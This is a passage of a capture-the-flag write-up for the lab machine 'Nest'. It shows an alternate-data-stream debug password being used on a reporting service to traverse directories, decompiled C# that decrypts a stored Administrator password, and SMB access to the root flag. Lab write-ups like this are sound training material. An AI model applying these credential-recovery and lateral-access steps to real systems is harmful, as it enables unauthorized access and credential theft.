kali@kali:~$ cat Debug\ Mode\ Password.txt\:Password\:\$DATA
WBQ201953D8w
The other service discovered through nmap had a DEBUG command that required a password, let's check that out.
kali@kali:~$ telnet nest.htb 4386
Trying 10.10.10.178...
Connected to nest.htb.
Escape character is '^]'.

HQK Reporting Service V1.2

>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>service

--- HQK REPORTING SERVER INFO ---

Version: 1.2.0.0
Server Hostname: HTB-NEST
Server Process: "C:\Program Files\HQK\HqkSvc.exe"
Server Running As: Service_HQK
Initial Query Directory: C:\Program Files\HQK\ALL QUERIES

>session
--- Session Information ---
Session ID: 49a4ef6a-da1c-4749-981b-416d91bd24d8
Debug: True
Started At: 4/4/2020 8:12:27 PM
Server Endpoint: 10.10.10.178:4386
Client Endpoint: 10.10.14.7:52644
Current Query Directory: C:\Program Files\HQK\ALL QUERIES
It took me a while to arrive at this but using SETDIR and LIST together practically meant I could traverse directories. And SHOWQUERY and LIST meant I could see the file using the index number.
>setdir C:\

Current directory set to C:
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  $Recycle.Bin
[DIR]  Boot
[DIR]  Config.Msi
[DIR]  Documents and Settings
[DIR]  PerfLogs
[DIR]  Program Files
[DIR]  Program Files (x86)
[DIR]  ProgramData
[DIR]  Recovery
[DIR]  Shares
[DIR]  System Volume Information
[DIR]  Users
[DIR]  Windows
[1]   bootmgr
[2]   BOOTSECT.BAK
[3]   pagefile.sys
[4]   restartsvc.bat

Current Directory: C:
>setdir Users

Current directory set to Users
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  Administrator
[DIR]  All Users
[DIR]  Default
[DIR]  Default User
[DIR]  Public
[DIR]  Service_HQK
[DIR]  TempUser
[1]   desktop.ini

Current Directory: Users
>setdir Administrator

Error: Access to the path 'C:\Users\Administrator\' is denied.
None of the Users I checked seemed to have anything interesting so I looked around more.
>setdir C:\Program Files\HQK

Current directory set to HQK
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
[3]   HQK_Config.xml
>showquery 3

<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <DebugPassword>WBQ201953D8w</DebugPassword>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
>setdir LDAP

Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
>showquery Ldap.conf

Error: Input string was not in a correct format.
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
So there is the Administrator's password and HqkLdap.exe, a file that has been encountered before above.
After having unsuccessfully searched through this executable using Cutter, I found this helpful comment on Stack Overflow mentioning how .Net executables can be potentially identified. mscorlib.dll was mentioned when I searched through the strings in Cutter. I also found someone recommending ILSpy to decompile this executable so I went with it.
Scouring through the code I found a file with some methods that looked like they were supposed to decrypt and encrypt text

Adding a main method meant I could use it to decrypt the password.
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

public class CR
{
	private const string K = "667912";

	private const string I = "1L1SA61493DRV53Z";

	private const string SA = "1313Rf99";

	public static string DS(string EncryptedString)
	{
		if (string.IsNullOrEmpty(EncryptedString))
		{
			return string.Empty;
		}
		return RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
	}

	public static string ES(string PlainString)
	{
		if (string.IsNullOrEmpty(PlainString))
		{
			return string.Empty;
		}
		return RE(PlainString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
	}

	private static string RE(string plainText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
	{
		//Discarded unreachable code: IL_00b9
		byte[] bytes = Encoding.ASCII.GetBytes(initVector);
		byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
		byte[] bytes3 = Encoding.ASCII.GetBytes(plainText);
		Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations);
		byte[] bytes4 = rfc2898DeriveBytes.GetBytes(checked((int)Math.Round((double)keySize / 8.0)));
		AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
		aesCryptoServiceProvider.Mode = CipherMode.CBC;
		ICryptoTransform transform = aesCryptoServiceProvider.CreateEncryptor(bytes4, bytes);
		using (MemoryStream memoryStream = new MemoryStream())
		{
			using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write))
			{
				cryptoStream.Write(bytes3, 0, bytes3.Length);
				cryptoStream.FlushFinalBlock();
				byte[] inArray = memoryStream.ToArray();
				memoryStream.Close();
				cryptoStream.Close();
				return Convert.ToBase64String(inArray);
			}
		}
	}

	private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
	{
		byte[] bytes = Encoding.ASCII.GetBytes(initVector);
		byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
		byte[] array = Convert.FromBase64String(cipherText);
		Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations);
		checked
		{
			byte[] bytes3 = rfc2898DeriveBytes.GetBytes((int)Math.Round((double)keySize / 8.0));
			AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
			aesCryptoServiceProvider.Mode = CipherMode.CBC;
			ICryptoTransform transform = aesCryptoServiceProvider.CreateDecryptor(bytes3, bytes);
			MemoryStream memoryStream = new MemoryStream(array);
			CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
			byte[] array2 = new byte[array.Length + 1];
			int count = cryptoStream.Read(array2, 0, array2.Length);
			memoryStream.Close();
			cryptoStream.Close();
			return Encoding.ASCII.GetString(array2, 0, count);
		}
	}

	public static void Main(string[] args)
    {
        Console.WriteLine(DS("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4="));
    }
}
I used the Mono Project to compile and run the C# code
kali@kali:~$ mcs decrypt_admin.cs
kali@kali:~$ mono decrypt_admin.exe
XtH4nkS4Pl4y1nGX
Logging onto the Users share with the credentials of Administrator, I found a shortcut to flag.txt
kali@kali:~$ smbclient //nest.htb/Users -U "Administrator"
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Fri Aug  9 11:08:23 2019
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 13:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 13:02:50 2019
  TempUser                            D        0  Wed Aug  7 18:55:56 2019

                10485247 blocks of size 4096. 6543855 blocks available
smb: \> cd Administrator
smb: \Administrator\> ls
  .                                   D        0  Fri Aug  9 11:08:23 2019
  ..                                  D        0  Fri Aug  9 11:08:23 2019
  flag.txt - Shortcut.lnk             A     2384  Fri Aug  9 11:10:15 2019

                10485247 blocks of size 4096. 6543855 blocks available
Since you can't follow shortcuts using smbclient, I found the location to the actual file by reading the file.
kali@kali:~$ cat flag.txt\ -\ Shortcut.lnk
L�F (�
N� (�
N�e����K� c>"\\HTB-NEST\C$Users\Administrator\Desktop\flag.txt-..\..\c$\Users\Administrator\Desktop\flag.txt)\\Htb-nest\c$\Users\Administrator\Desktop`�Xhtb-nest�v�G�74��Ȫ�5
������0
)�
v�G�74��Ȫ�5
������0
)�
��1SPS0�%��G▒��`����%
flag.txt-Text Document@@��
N�
���K��1SPSLX�㈷ZJ� ZDɬ�e*\\Htb-nest\c$\Users\Administrator\Desktop�1SPS�jc(=�����O�▒�y3\\Htb-nest\c$\Users\Administrator\Desktop\flag.txt�
▒,�!�PC��sg���<�����;�A1SPS0�%��G▒��`����% �X
HTB-NEST-1SPS:��7�C��D��)��-1SPSsC�
�C�O��i܆3�n
��5��\\Htb-nest\c$Microsoft NetworkDefault sharetOu�Users���:�Ou�*�6Users@shell32.dll,-21813`1O=�ADMINI~1��Om�O=�*�6Administrator▒z1 OVbDesktop��Om� OVb*�6:Desktop@shell32.dll,-21769V2 On� flag.txt�O:O:�*w�flag.txt▒�\\Htb-nest\c$\Users\Administrator\Desktop\flag.txt\\Htb-nest\c$\Users\Administrator\Desktop\flag.txt
And there it was flag.txt!
kali@kali:~$ smbclient //nest.htb/C$ -U "Administrator"
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jul 13 22:34:39 2009
  Boot                              DHS        0  Sat Jan 25 16:15:35 2020
  bootmgr                          AHSR   383786  Fri Nov 19 23:40:08 2010
  BOOTSECT.BAK                     AHSR     8192  Tue Aug  6 01:16:26 2019
  Config.Msi                        DHS        0  Sat Jan 25 16:49:12 2020
  Documents and Settings            DHS        0  Tue Jul 14 01:06:44 2009
  pagefile.sys                      AHS 2146881536  Sat Apr  4 14:05:48 2020
  PerfLogs                            D        0  Mon Jul 13 23:20:08 2009
  Program Files                      DR        0  Wed Aug  7 19:40:50 2019
  Program Files (x86)                DR        0  Tue Jul 14 01:06:53 2009
  ProgramData                        DH        0  Mon Aug  5 16:24:41 2019
  Recovery                          DHS        0  Mon Aug  5 16:22:25 2019
  restartsvc.bat                      A       33  Wed Aug  7 19:43:09 2019
  Shares                              D        0  Tue Aug  6 09:59:55 2019
  System Volume Information         DHS        0  Tue Aug  6 00:17:38 2019
  Users                              DR        0  Thu Aug  8 13:19:40 2019
  Windows                             D        0  Sat Apr  4 14:57:09 2020

                10485247 blocks of size 4096. 6543855 blocks available
smb: \> cd Users/Administrator\Desktop\
smb: \Users\Administrator\Desktop\> ls
  .                                  DR        0  Sun Jan 26 02:20:50 2020
  ..                                 DR        0  Sun Jan 26 02:20:50 2020
  desktop.ini                       AHS      282  Sat Jan 25 17:02:44 2020
  root.txt                            A       32  Mon Aug  5 18:27:26 2019

                10485247 blocks of size 4096. 6543855 blocks available
What I Learned
smbclient,ILSpy,- You can
cdinto directories even if can'tlstheir parent directory - NTFS file streams